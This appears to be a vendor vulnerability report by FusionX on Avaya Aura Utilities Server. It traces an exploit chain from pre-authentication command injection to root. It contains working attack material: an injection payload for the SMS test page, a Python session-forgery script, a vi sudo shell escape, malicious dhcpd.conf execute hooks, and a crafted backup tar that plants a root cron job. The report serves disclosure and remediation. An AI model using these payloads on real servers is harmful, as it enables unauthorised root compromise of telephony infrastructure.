Avaya Aura Utilities Server Vulnerability Report

Introduction

FusionX discovered multiple Avaya Aura Utilities Server vulnerabilities which can be combined to allow an unauthenticated, remote attacker to achieve full root access to Avaya Aura servers. FusionX was only able to test this exploit chain across two versions of Avaya Aura Utilities Server, one in a client environment with the version of US-7.1.0.0.0.18-e55-01, and in an older version in a lab (7.0.0.0.0.12-e55-01). However, most of the vulnerabilities existed across both environments with some minor differences.

FusionX would be happy to validate these issues against the latest version of Avaya Aura Utilities Server as well as test any remediation efforts, if Avaya would be willing to supply a copy for testing purposes. We have made every effort to describe the issues in as much detail as possible, as it is likely that in some versions of Utilities Server the underlying issues still exists, but the exploitation may differ slightly due to other code or configuration changes.

Researchers

All issues discussed in this report were discovered and exploited by FusionX Employees: Gerardo Iglesias and Shelby Spencer

1) Pre-Authentication Remote Code Execution


CVSS 3.1: 10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

Description:

FusionX discovered a Pre-Authentication Remote Code Vulnerability in the Avaya Aura Utilities Server. The vulnerability is present in the “System Management Service” web service, specifically in the “SMS Test” functionality This vulnerability allows an un-authenticated attacker to gain command execution as the relatively low-privileged “apache” user. Combined with other issues detailed in this report, this vulnerability can be chained to achieve root code execution on Avaya Aura Utilities Servers. For a full example of leveraging this vulnerability, please see: “Appendix 2: Full Pre-Auth RCE to Root Proof-of-Concept”

Technical Details:

The command execution vulnerability exists in the “Login” POST parameter to the “/sms/sms_test.php” page. This page is accessible via direct browsing, without any authentication. Below are a couple screenshots showing the attack:



The most relevant parameter is the “Login” parameter however, the “Model” and “Op” parameters must point to a valid Model and the Operation for that Model. This information can be found under the “Model Documentation” link on the left side of the page. A “Password” should be supplied however the

actual value is unimportant. For successful remote code execution, other POST parameters are required, however they are the defaults presented within the web application. The command injection should take the form:

```
<username>@<ip>:<port>&<malicious command here>|
```

For example (as shown in previous screenshots):

```
avaya@127.0.0.1:22&echo SUCCESS>/var/www/avayadir/avayadirini/update.txt|
```

Though the actual command injection exploit is relatively straight-forward, the path by which code execution occurs is anything but. Below is a quick overview of that path. Since this vulnerability affects multiple versions of Avaya Aura (at least two that FusionX was able to test), exact line numbers are not provided as they may change between versions, however a full backtrace of the execution path from FusionX's lab environment is provided in Appendix 1: Full Pre-Auth RCE BackTrace.

1) /opt/mvap/sms/sms_test.php instantiates the "SMSTestController" class (/opt/mvap/web/sms/include/SAWController.class.php) and then ultimately calls the "ProcessRequest" method on that class:

```
switch ($_GET['mode'])
{
…
    default:
      require_once "include/SMSTestController.class.php";
      $ctrl = &new SMSTestController();
      break;
…
if ( isset( $ctrl ) )
{
    // instantiate controller and invoke on it
    Message::Trace("Invoking page");
    $ctrl->ProcessRequest();
}
```

2) SMSTestController extends SAWController (/opt/mvap/web/sms/includes/SAWController.class.php) and the ProcessRequest method call is handled by this base class. Within ProcessRequest, the POST parameter "saw_form_next" is prepended with "on_" and then dynamically evaluated for a method call on the current class:

```
function processRequest()
  {
…
        if ( $_SERVER['REQUEST_METHOD'] == 'GET' )
…
        else
        {
            Message::Trace("POST request to: ".SAW::config("CurrentController").
                "; ID=".$_POST['saw_form_id']."; ACTION=".$_POST['saw_form_next']);
            $this->m_formId = $_POST['saw_form_id'];
            if ( isset ($_POST['saw_form_next'] ))
                $this->m_formAction = $_POST['saw_form_next'];
            $actionMethod = "on_".$this->m_formAction;
```

```
            if ( method_exists( $this, $actionMethod ) )
            {
                // action handlers must invoke update() themselves, if required
                // Action handlers must also explicitly set m_formAction if
                // they do not redirect to another page
                $this->$actionMethod();
            }
…
```

3) In this case, this results in the "on_submit" method of SMSTestController being called. on_submit then calls "$this->_invokeSMS('submitRequest')":

```
function on_submit()
{
    // update should already have occurred
    $this->on_update();
    $this->_invokeSMS( 'submitRequest' );
}
```

4) "_invokeSMS" ultimately instantiates a PHP SoapClient and passes the tainted "Login" parameter as the "login" parameter to the SOAP request. This SoapClient makes a SOAP request to the URL provided in the "SMSHost" POST Parameter with "/sms/SystemManagementService.php?wsdl" appended to the end. In this case, "SMSHost" is set to "https://127.0.0.1", thus the full URL is: "https://127.0.0.1/sms/SystemManagementService.php?wsdl" (/opt/mvap/sms/SystemManagementService.php). Below is a partial snippet of the code described above:

```
function _invokeSMS( $request )
{

…
    $protocol_host = $this->m_sms->get('SMSHost');
    $wsdl_host = $protocol_host;
    $is_https = strcasecmp( substr( $protocol_host, 0, 5 ), "https" ) == 0;
…
    $wsdl = "SystemManagementService.wsdl";
…
    $client =& new SoapClient( $wsdl , array(
        'exceptions' => 0,  //Turn off exception, we will handle errors
         'trace' => 1,  //Message trace for debugging
         'login' => $this->m_sms->get('Login'), //Set HTTP Headers here for authentication
         'password' => $this->m_sms->get('Password'),
         'location' => $endpoint,
         'timeout' => $this->m_sms->get('SOAP_Timeout')
     ));
…
$result = $client->__soapCall($request, array('parameters' => $parameters) , NULL, NULL,
$output_headers);
…
```

5) At this point, relevant code execution jumps to the SoapServer processing which occurs in "/opt/mvap/sms/SystemManagementService.php". "SystemManagementService.php" instantiates a new PHP SoapServer which uses the "SOAP_WebService" class, and then calls the "handle" method on that SoapServer class with the SOAP request from the previous step:

```
…
$server = &new SoapServer("SystemManagementService.wsdl",
    array(
        'classmap' => array(
            'submitRequestType' => 'submitRequestType',
            'returnType' => 'returnType',
            'Result' => 'Result',
)));
…
$server->setClass("SOAP_WebService");
…
if (isset($_SERVER['REQUEST_METHOD']) &&
    $_SERVER['REQUEST_METHOD']=='POST')
{
…
    $server->handle($HTTP_RAW_POST_DATA);
…
```

6) The SoapServer class then calls the “submitRequest” method on the “SOAP_WebService” class which then in turn instantiates the “AARAnalysisModel” class (/opt/mvap/web/sms/include/AARAnalysisModel.class.php). The “query” method is called on this class. The particular class that is called is ultimately derived from the “Model” POST parameter (“AARAnalysis” in this case), and is not particularly important as long as the “Op” value is one of the operations listed in the case statement below (and not “display”):

```
public function submitRequest( $sumbitType )
{
…
$theModel =& new $modelClass( $toperation == 'status' ? null : $toperation == 'list' );
…
        switch ( $toperation )
                {
                        case 'status':  // a bit of a hack, for now...
                        case 'display':
                        case 'list':
                        case 'busyout':
                        case 'release':
...
                        if ( $toperation == 'display' )
                          $bOk = $theModel->retrieve( $tqualifier, $fieldArray, $opName );
                        else
                          $bOk = $theModel->query( $tqualifier, $fieldArray, $opName );
…
```

7) AARAnalysisModel.class.php (and all other models) extends “OSSIModel” (/opt/mvap/web/sms/include/ OSSIModel.class.php) and OSSIModel is ultimately what gets called when the “query” method is called in the previous step. This in turn calls “$this->_openConnection()”:

```
function query( $aParams = null, $fields=null, $cmdName='list' )
{
     …
     if ( ! $this->_openConnection() )
     {
…
```

8) "_openConnection" instantiates the "OSSIConnector" class (/opt/mvap/web/sms/include/OSSIConnector.class.php) and then ultimately calls the "Connect" method:

```
function _openConnection( $writable=false )
{
    // often, e.g., when paging through multi-page wizards, the connection may not be
required on every
    // page where the model is used!
    // only take the hit for it when actually about to use it.
    static $bConnectionOpen = false;
    $db =& ConnectionFactory::getConnector();
    //Message::Trace( "Requesting %s data connection", $writable ? "read-write" : "read-
only" );
    if ( ! $bConnectionOpen )
    {
…
      $bConnectionOpen = $db->Connect( $params );
…
```

9) The "Connect" method is a wrapper method which just calls "ConnectWithReply". ConnectWithReply instantiates the "ProxyMgr" class (/opt/mvap/web/sms/include/ProxyMgr.class.php) and calls the "getProxyPort" method on this class. The "$hostPort" parameter contains our tainted input that originally came from the "Login" POST parameter. To be exact, it contains everything from the port onward, as the "Login" parameter was split at the first colon:

```
function Connect($params)
{
        return $this->ConnectWithReply($params, $throw_away_reply );
}
…
function ConnectWithReply($params, &$reply)
{
…
        $mgr =& new ProxyMgr();
…
        $port = $mgr->getProxyPort( $hostAddr, $hostPort, true )
…
```

10) getProxyPort ultimately calls "$this->_launchProxy()":

```
function getProxyPort( $hostAddr, $hostPort, $forceRefresh=false )
{
…
$this->_launchProxy( $port, $hostAddr, $hostPort );
…
```

11) We finally get to the vulnerable "_launchProxy" method where our code execution takes place. In the following code, you will see that "$port" (which contains the port from the POST Login parameter and everything following that port) is concatenated into a command line string, which is then executed via "exec":

```
function _launchProxy( $port, $cmhost, $cmport )
```

```
{
        $path = SAW::config( 'ProxyPath' );
        // $maxSession = SAW::config( 'MaxSession' ); Use -mN in ProxyOptions line for this,
not MaxSession extra ini setting
        $proxydata = SAW::config( 'ProxyDataPath' );

        $launch = $path."ossicm -h".$cmhost." -p".$cmport." -l".$port." -d".$proxydata." -
s";
…
        $launch = $launch." ".SAW::config('Local');

        $result = exec($launch);
…
}
```

Below is sample pstree output showing “malicious” code execution of a ping request:

```
# pstree -al
…
  |   |-httpd
  |   |   `-sh -c /opt/mvap/web/sms-bin/ossicm\040-h127.0.0.1\040-
p22&ping\040127.0.0.1|\040-l4101\040-d/opt/mvap/web/sms/templates_c/\040-s\040-n\040-z\040
  |   |       |-ossicm -h127.0.0.1 -p22
  |   |       `-ping 127.0.0.1
…
```

2) Post-Authentication Remote Code Execution

CVSS 3.1: 9.1 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H)

Description:

FusionX found that the “admin” user can use multiple upload features within the administration section of the Avaya Aura Utilities Server to upload arbitrary files (including PHP code) to the web directory where they can be executed as the “apache” user.

Technical Details:

FusionX found that the “admin” user can use either the “Upload Files” feature located at URI “/cgi-bin/utilserv/diagUpload/w_diagUpload” or the “IP Phone Customer File Upload” feature located at URI “/cgi-bin/utilserv/confIPCustom/w_confIPCustom” to upload files which are stored in “/tmp”. Both of these file upload sections of the application allow arbitrary files to be uploaded. This folder is served via the URI “/tmp” and PHP code is interpreted under the “apache” user. This vulnerability would allow an attacker with “admin” level access to the web application to gain arbitrary, low-privileged code execution on the server by uploading malicious PHP scripts which in conjunction with other issues described in this report would allow privilege escalation to root.

Though in default configurations users with the “admin” account may have SSH access, and thus arbitrary command execution as the admin user via SSH, it is quite common to disable SSH except from trusted networks or require SSH keys to further harden the server. This was the configuration FusionX discovered in a client’s environment. In such a configuration, these hardening steps would be at least partially undone by this vulnerability.

3) Sensitive File Disclosure and Apache Misconfiguration


CVSS 3.1: 6.8 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N)

Description:

FusionX discovered that many administrative processes used by the Avaya Aura Utilities Server copy sensitive configuration files to the /tmp directory. This, in and of itself, can result in disclosure and race condition issues whenever an attacker gains command line access, however this problem is severely exacerbated due to the fact that unauthenticated users can access any file in /tmp via the "/tmp" URI. PHP files are interpreted but are run as the "apache" user. Even files owned and only accessible to the root user can be downloaded or executed. As mentioned in issue "2) Post-Authentication Remote Code Execution" this issue can be used to get post-auth low-privilege arbitrary code execution directly via file uploads.

Technical Details:

Much of the administrative section actions use the /tmp folder as a scratch location to perform administrative tasks. In many cases these files are not cleaned up. For instance, making changes to DHCP configurations result in a copy of the dhcpd.conf file being written to /tmp where it is not removed (see issue "8) Root Privilege Escalation via Overly Permissive Sudoer Configuration (DHCP Daemon Configuration Process"). The backup and restore processes also use the /tmp directory to house the backup "tar.gz" file, which uses predictable naming schemes. These files will continue to persist indefinitely (until system reboot or until they are manually removed) and these files can be accessed by unauthenticated users:



An authenticated attacker may be able to gain access to significant, sensitive information by conducting various operations within the admin section of the application, then performing web requests to access sensitive system file copies that are left lying within the /tmp directory. An unauthenticated attacker might be able to gather sensitive information by performing a large number of requests with the likely names of sensitive files that could end up in /tmp. Furthermore, for an attacker that has managed to gain any level of code execution, the blanket serving of the /tmp folder provides a convenient exfiltration point, and a useful location to stage additional attacks against other users (such as a location to store a phishing payload).

4) Application Restriction Bypass via Direct CGI Calls

CVSS 3.1: 7.5 (AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N)

Description:

FusionX discovered that it was possible to directly access the administrative functionality of the Avaya Aura Utilities Server once command line code execution was achieved by making CGI requests directly to the main CGI binary, even when sections of the application are not accessible via HTTP(S) due to a restricted Apache configuration.

Technical Details:

FusionX was able to make direct CGI calls to the main SUID-as-root CGI binary (located at /opt/avaya/smi/cgi-bin/cgi_main) for the Avaya Aura Utilities Server. Using this technique, as well as other vulnerabilities within this report, FusionX was able to achieve root code execution starting only with "apache" user command-line access. Examples of how this can be achieved are present in Issue "6) Session Forgery Authentication Bypass and Privilege Escalation" as well as in "Appendix 2: Full Pre-Auth RCE to Root Proof-of-Concept". FusionX is uncertain whether this should be considered a bypass however in the client environment where the vulnerabilities were original discovered, the admin section of the application was not accessible due to a restrictive Apache configurations which did not expose the admin section via HTTP(S). For this reason, the proof-of-concept code provided through-out this report makes use of these direct CGI calls instead of HTTP requests.

5) Session Hijack Vulnerability

CVSS 3.1: 8.2 (AV:L/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H)

Description:

FusionX discovered an authentication bypass and privilege escalation vulnerability which would allow an attacker that had gained command-line code-execution as the "apache" user (such as by using Issue "1) Pre-Authentication Remote Code Execution") to gain access to the administrative section of the Avaya Aura Utilities Server via a session hijack attack.

Technical Details:

The administrative section of the Avaya Aura Utilities Server is primarily handled via the SUID-as-root CGI binary located at: /opt/avaya/smi/cgi-bin/cgi_main. With the exception of a few privileged operations, when a user authenticates to the admin section, the cgi_main binary drops privileges to the local Linux account that the user has authenticated as. When an unauthenticated user initially visits the Admin section login page, a PHP session is created for the user and a session cookie (sessionId) is sent back to the user's browser. The session data is stored in "/var/lib/php/session/sess_*<session cookie id>*" and is a PHP serialized object. Before authentication, this session file is owned and writable by the apache user. Once a user authenticates, this session file is chown'ed by cgi_main to be owned by the Linux account that corresponds to the authenticated user.

With the above information alone, it is possible for an attacker running as the apache user with command-line access to hijack any existing, active sessions by simply listing the files under /var/lib/php/session/ and grabbing the session id part of the file name. Below is console output showing how an attacker might perform this session hijack attack (with admin session highlighted):

```
[root@localhost admin]# su apache
```

```
Last login: Tue Dec 15 10:31:55 UTC 2020 on pts/0
bash-4.1$ ls -la /var/lib/php/session/
total 136
drwxrwx---. 2 root   apache 102400 Dec 15 10:32 .
drwxr-xr-x. 3 root   root     4096 Oct 30  2014 ..
-rw-------  1 admin  susers   3837 Dec 15 10:32 sess_08js5l3vbgip3ump7ovrgp9ov4
-rw-------  1 apache apache   6781 Dec 14 15:44 sess_43k4r6gl2fqolgl9coqkqbcon1
-rw-------  1 apache apache   6786 Dec 14 13:25 sess_9gji7nqulvtcj40a4jc7n51og7
-rw-------  1 apache apache   3425 Dec 15 10:32 sess_df9949siu7mor9k6ol7b6cb712
-rw-------  1 apache apache     49 Nov 12 13:09 sess_lvjb79bu8vjqn2m9kc5mtrtla5
```

Sessions are tied to user IP's so session token hijacking is a bit more complicated than just stealing a session token. However, an attacker with command-line access could use direct CGI calls (see related Issue "4) Application Restriction Bypass via Direct CGI Calls") to emulate traffic from any IP (and discover the IP from the Apache log or by reading the session file before the user completes authentication). Another common scenario where this vulnerability could easily be abused is when all users share the same IP such as when the Avaya Aura Utilities Server is behind a reverse proxy.

6) Session Forgery Authentication Bypass and Privilege Escalation

CVSS 3.1: 8.8 (AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

Description:

This vulnerability builds upon the problem described in Issue "5) Session Hijack Vulnerability".

Due to missing integrity checking logic, it is not only possible for an attacker to hijack an existing session (as previously described), but it is also possible to alter an unauthenticated session file's contents as the apache user to contain the data for a valid session for any valid user. By then calling the post-authentication landing page, this forged session will automatically be transformed into a fully valid session with the privileges of the user that were described in the forged session. It is not possible to use this technique to directly achieve root-level access as the root user is not allowed to authenticate to the web application, however an attacker can forge a session of any valid web application user including "admin" (which is the highest level of access for a customer) or even Avaya Technician-only accounts like "csadmin", "inads", "rasaccess", and "craft". Below is a simple Python script that uses CGI calls to create a fully authenticated "admin" user session):

```
#!/usr/bin/python

import os
import subprocess
import time
import random
import string
import pwd
import grp

CGI_BIN = "/opt/avaya/smi/cgi-bin/cgi_main"
SESSION_PATH = "/var/lib/php/session"
IP = "127.0.0.1"
USER = "admin"

def create_session_token(ip, user):
```

```
  template = """logPageName|s:12:"legal
notice";loginMethod|i:1;userName|s:5:"admin";expireTime|i:%d;authenticated|s:3:"yes";pam_ses
sion0|s:0:"";userId|i:%d;userGroup|s:%d:"%s";groupId|i:%d;ProfileId|s:2:"18";MENU_ID_loginUt
ils|s:3:"1.0";MENU_ID_topNavMenu|s:3:"3.0";MENU_ID_ESD_LeftNavigationMenu|s:3:"2.0";MENU_ID_
UtilLeftNavigationMenu|s:3:"3.0";client_ip|s:%d:"%s";creationTime|i:%d;"""

  # Get user UID, GID, and Group Name
  u = pwd.getpwnam(user)
  group_name = grp.getgrgid(u.pw_gid).gr_name

  # Generate session token that doesn't collide with existing ones and looks same as real
session token (not technically necessary)
  alphanumeric = string.ascii_lowercase + string.digits

  while True:
    session = "".join(alphanumeric[random.randint(0, len(alphanumeric) - 1)] for _ in
range(26))

    if(not os.path.exists(os.path.join(SESSION_PATH, "sess_" + session))):
      break

  createTime = int(time.time())
  expireTime = createTime + 100000

  session_token = template % (expireTime, u.pw_uid, len(group_name), group_name, u.pw_gid,
len(ip), ip, createTime)

  with open(os.path.join(SESSION_PATH, "sess_" + session), "w") as f:
    f.write(session_token)

  return session

def get_request(path, sessionid, ip):
  os.environ["GATEWAY_INTERFACE"] = "CGI/1.1"
  os.environ["REQUEST_METHOD"] = "GET"
  os.environ["HTTP_USER_AGENT"] = "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36"
  os.environ["QUERY_STRING"] = ""
  os.environ["REMOTE_ADDR"] = ip
  os.environ["HTTP_COOKIE"] = "sessionId=" + sessionid
  os.environ["SCRIPT_NAME"] = "/cgi-bin/" + path
  os.environ["REDIRECT_STATUS"] = "1"
  os.environ["REQUEST_URI"] = "/cgi-bin/" + path

  r = subprocess.Popen([CGI_BIN, path], stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
  return r.stdout.read()

sessionid = create_session_token(IP, USER)

print("Cookie: sessionId: " + sessionid)
get_request("common/legal/w_legal", sessionid, IP)
print('Above session cookie is now logged in as "%s"' % USER)
print("Hit Enter to see the result of a simple authenticated request to /cgi-
bin/utilserv/dispVersion/w_version to prove access")

try:
  _ = input("")
except:
  pass

print(get_request("utilserv/dispVersion/w_version", sessionid, IP))
```

7) Privilege Escalation via Overly Permissive Sudoers Configuration (vi)

CVSS 3.1: 9.1 (AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H)

Description:

Avaya Aura Utilities Server customers can access the server command line via SSH with the "admin" user credentials (using the same password as is used to access the web application). The admin user is allowed password-less sudo for a large number of commands. Some of these commands allow trivial privilege escalation to root.

Technical Details:

In the US-7.0.0.0.0.12-e55-01 version, one of the easiest escalations is via the following two rules:

```
(root) NOPASSWD: /bin/vi /var/www/http/PhoneBackup/*
(root) NOPASSWD: /bin/vi /var/www/https/PhoneBackup/*
```

An attacker with admin command-line access could escalate to root by running a command like "sudo /bin/vi /var/www/http/PhoneBackup/a", then typing ":sh", then hitting Enter. Since vi allows multiple escapes to a shell, it cannot be safely allowed in sudo rulesets without allowing arbitrary escalation.

An attacker would not even need a fully function shell to use the above escalation, as it is possible to use Python or Expect (which is also part of the default tools included on the server) to perform the interactive steps on the attacker's behalf.

In the later version of this software (US-7.1.0.0.0.18-e55-01) that FusionX encountered and exploited on a client's network, these two rules were no longer present, however FusionX could not find an associated CVE.

8) Root Privilege Escalation via Overly Permissive Sudoer Configuration (DHCP Daemon Configuration Process)

CVSS 3.1: 8.0 (AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H)

Description:

Please see related Issue: "7) Privilege Escalation via Overly Permissive Sudoers Configuration (vi)" first. FusionX discovered that password-less sudo rules exist for the admin user to manipulate the ISC BIND DHCPD daemon and its configuration. The DHCPD daemon runs as root, and these sudo rules can be abused to achieve code execution as root.

Technical Details:

The following admin password-less sudoers rules exist:

```
    (root) NOPASSWD: /sbin/service dhcpd *
    (root) NOPASSWD: /sbin/service dhcp6s *
    (root) NOPASSWD: /bin/cp /tmp/dhcpd.conf.* /etc/dhcpd.conf
    (root) NOPASSWD: /bin/cp /etc/dhcpd.conf /etc/dhcpd.lastgood
```

```
    (root) NOPASSWD: /bin/cp /etc/dhcpd.lastgood /etc/dhcpd.conf
    (root) NOPASSWD: /bin/cp /tmp/dhcp6s.conf.* /etc/dhcp6s.conf
    (root) NOPASSWD: /bin/cp /etc/dhcp6s.conf /etc/dhcp6s.lastgood
    (root) NOPASSWD: /bin/cp /etc/dhcp6s.lastgood /etc/dhcp6s.conf
    (root) NOPASSWD: /bin/mv /tmp/dhcpd.conf /etc/dhcpd.conf
    (root) NOPASSWD: /bin/mv /etc/dhcpd.conf /etc/dhcpd.conf.orig
    (root) NOPASSWD: /bin/chmod 664 /etc/dhcpd.conf
    (root) NOPASSWD: /bin/chown root /etc/dhcpd.conf
    (root) NOPASSWD: /bin/chgrp susers /etc/dhcpd.conf
    (root) NOPASSWD: /bin/mv /tmp/dhcp6s.conf /etc/dhcp6s.conf
    (root) NOPASSWD: /bin/mv /etc/dhcp6s.conf /etc/dhcp6s.conf.orig
    (root) NOPASSWD: /bin/chmod 664 /etc/dhcp6s.conf
    (root) NOPASSWD: /bin/chown root /etc/dhcp6s.conf
    (root) NOPASSWD: /bin/chgrp susers /etc/dhcp6s.conf
```

Taken together, the above rules allow multiple ways for an attacker with command line access as the admin user to edit and replace the /etc/dhcpd.conf and /etc/dhcp6s.conf files and then restart the corresponding ISC BIND daemons. In the version of Avaya Aura Utilities Server that FusionX was testing, there appears to be an issue where BIND is actually attempting to use files located under /etc/dhcp/ instead of /etc/. Therefore, it would be necessary for this issue to be corrected for the following attack to be viable. However, since the DHCP server functionality appears to be one of the primary features of the Utilities Server admin section, it is not unreasonable to believe that this bug would either be fixed in other releases or that a customer might alter the daemon to point to the correct location or create corresponding symbolic links, otherwise the admin functionality within the web application cannot be made to work.

Though the web application does not provide this functionality directly, an attacker with shell access as the admin user can use the above commands to create a modified version of /etc/dhcpd.conf or /etc/dhcp6s.conf that contain one or more of the following hooks which will grant code execution as root at various points during a DHCP lease lifecycle:

```
ddns-update-style interim;
update-static-leases on;
subnet 192.168.44.0 netmask 255.255.255.0 {
    authoritative;
    range 192.168.44.20 192.168.44.30;
    default-lease-time 3600 ;
    max-lease-time 3600 ;
    option routers 192.168.44.1 ;
    option broadcast-address 192.168.44.255 ;

    # Will run /tmp/boom as root whenever DHCP lease is created
    on commit {
        execute("/tmp/boom");
    }

    # Will run /tmp/boom as root whenever a DHCP lease is released
    on release {
        execute("/tmp/boom");
    }

    # Will run /tmp/boom as root whenever a DHCP lease expires
    on expiry {
        execute("/tmp/boom");
    }
}
```

The shell commands necessary to install this as admin are as follows (similar commands exist for dhcp6s.conf):

```
# Write malicious version of DHCPD config (with hooks) to /tmp/dhcpd.conf
$ sudo /bin/mv /tmp/dhcpd.conf /etc/dhcpd.conf
$ sudo /bin/chmod 664 /etc/dhcpd.conf
$ sudo /bin/chown root /etc/dhcpd.conf
$ sudo  /bin/chgrp susers /etc/dhcpd.conf
```

The above privilege escalation does not even require command line execution and can actually be performed using only the web application via the vulnerabilities described in issue "2) Post-Authentication Remote Code Execution" and "3) Sensitive File Disclosure and Apache Misconfiguration".

When a user attempts to edit the current DHCP configuration via the web application, the changes are made to a copy of the current dhcpd configuration that is temporarily stored at "/tmp/dhcpd.conf.*<1 to 5 digit number>"* before being copied over the existing configuration file at /etc/dhcpd.conf. An attacker with admin rights could perform a race condition attack by continually clicking "Edit Subnet" on a current subnet then "Commit Changes and restart DHCPD", while simultaneously running a PHP script from /tmp/ that scans /tmp/ for a file with the previously mentioned pattern and then performs a HTTP or CGI POST request to one of the file upload pages describe in the previously mentioned issues to replace the file before the edit process copies it to the final location of /etc/dhcpd.conf (or /etc/dhcp6s.conf). Though the attacker would likely not immediately win this race, the attacker could try again and again until achieving success.

FusionX did not fully attempt the above attack chain, but did verify each piece of the attack, and did simulate winning the race by running a command to search for /tmp/dhcpd.conf.* files and replace them, while making edits through the admin section. This attack did result in the malicious dhcpd.conf file being placed at /etc/dhcpd.conf. FusionX also verified that these temp files can be overwritten using the "IP Phone Custom File Upload" web application feature and verified the code execution as root does occur when a malicious dhcpd.conf file is successfully placed and then a DHCP lease is requested from the server.

9) Root Privilege Escalation via Backup and Restore Feature

CVSS 3.1: 9.1 (AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H)

Description:

FusionX discovered that it was possible to achieve root code execution by carefully crafting a backup tar file with a malicious cron job, then using the "Utility Services Backup and Restore" feature in the Avaya Aura Utilities Server Administration section (accessible to the "admin" user) to restore the modified backup.

Technical Details:

In earlier versions of the server (or at least in US-7.0.0.0.0.12-e55-01), the restore process did not carefully validated an uploaded backup, so it was possible to simply craft a tarfile containing only the necessary folder structures and malicious cron job, like so:

```
$ cd /tmp/
$ mkdir -p etc/cron.d/
$ cat << EOF > etc/cron.d/poc
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
* * * * * root /tmp/presto
EOF
$ chmod 644 etc/cron.d/poc
$ tar -czvf util_backup.tar.gz --owner=0 --user=0 ./etc/cron.d/poc
$ tar -czvf backup.tar.gz ./util_backup.tar.gz
# Now upload backup.tar.gz
```

Once the above backup is uploaded it will create "/etc/cron.d/poc". This cron job will attempt to run "/tmp/presto" every minute as root. It is important to ensure that the privileges and ownership of the malicious cron job script are properly set for it to be executed.

